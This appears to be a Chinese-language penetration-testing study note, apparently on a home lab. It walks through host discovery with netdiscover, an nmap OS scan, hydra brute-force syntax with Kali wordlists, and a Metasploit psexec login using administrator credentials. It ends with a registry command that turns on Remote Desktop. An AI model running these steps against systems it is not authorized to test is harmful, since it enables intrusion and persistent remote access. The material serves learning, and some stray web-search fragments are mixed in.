

netdiscover ifconfig:查看kali的ip




```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.104  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 2408:8920:1100:18d4:fdce:5461:c7a4:c4d5  prefixlen 64  scopeid 0x0<globa
        inet6 fe80::e6ad:f6c0:a715:4ba6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:99:26:3e  txqueuelen 1000  (Ethernet)
        RX packets 20  bytes 2560 (2.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 46  bytes 6337 (6.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1440 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

sudo netdiscover -r +ip（ip最后一个点后的数改为0/24）:查找该网络环境下的所有设备




```
 -----------------------------------------------------------------------------
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.0.1     5c:e8:d3:22:68:b1      1      60  Signalinks Communication Technology Co., Ltd
 192.168.0.101   cc:f9:e4:80:c1:a9      1      60  Intel Corporate
```



深圳市信丰伟业科技有限公司 - 企查查

3天前 英文名Signalinks Communication Technology Co., Ltd. 注册地址深圳市龙华区民治街道北站社区龙华区数字创新中心(民治股份商业中心)C栋3906-3910(一照多址企业)(邮编518131)附近企业 ...

企查查 保障




Intel Corporate指的是英特尔公司（Intel Corporation）针对企业用户设计的高质量无线网络接口设备。这些设备通常用于企业级应用，提供更强的数据处理能力和更稳定的连接，适用于需要高稳定性和高性能的网络环境 1 。

历史背景和主要功能


英特尔公司（Intel Corporation）由罗伯特·诺伊斯、戈登·摩尔和安迪·格鲁夫于1968年在美

nmap+ip+-O:扫描设备具体信息和开放端口




```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.0.101 -O
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-12 02:27 EDT
Nmap scan report for bogon (192.168.0.101)
Host is up (0.00050s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
1688/tcp open  nsjtp-data
MAC Address: CC:F9:E4:80:C1:A9 (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2019 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2019 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.81 seconds
```

hydra hydra -L(账号字典)-P（密码字典） IP +协议 hydra -l 账户名 -p 密码 IP +协议 kali自带字典：




```
> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── amass -> /usr/share/amass/wordlists
├── dirb -> /usr/share/dirb/wordlists
├── dirbuster -> /usr/share/dirbuster/wordlists
├── dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
├── fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst -> /usr/share/john/password.lst
├── legion -> /usr/share/legion/wordlists
├── metasploit -> /usr/share/metasploit-framework/data/wordlists
├── nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt
├── rockyou.txt.gz
├── sqlmap.txt -> /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz -> /usr/share/wfuzz/wordlist
└── wifite.txt -> /usr/share/dict/wordlist-probable.txt
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ 
```




```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cat rockyou.txt|grep swy
```

查看文档内密码数目：



```
└─$ cat rockyou.txt | wc -l
14344392
```

METASPLOIT msfonsole:启动



- 启动 Metasploit：

```bash
msfconsole
```

- 搜索漏洞模块：

```bash
search [关键词]
```

- 使用漏洞模块：

```bash
use [模块名]
```


- 设置目标：

```bash
set RHOSTS [目标IP]
set RPORT [目标端口]
```


- 运行攻击：

```bash
exploit
```


psexec模块 search psexec



```
   22       \_ AKA: ETERNALBLUE                                .
   23   auxiliary/scanner/smb/psexec_loggedin_users            .
ows Authenticated Logged In Users Enumeration
   24   exploit/windows/smb/psexec                             1
ows Authenticated User Code Execution
   25       \_ target: Automatic                               .
```



```
msf6 exploit(windows/smb/psexec) > set rhost 192.168.0.104
rhost => 192.168.0.104
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > set smbpass swy
smbpass => swy
msf6 exploit(windows/smb/psexec) > run
```



```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
```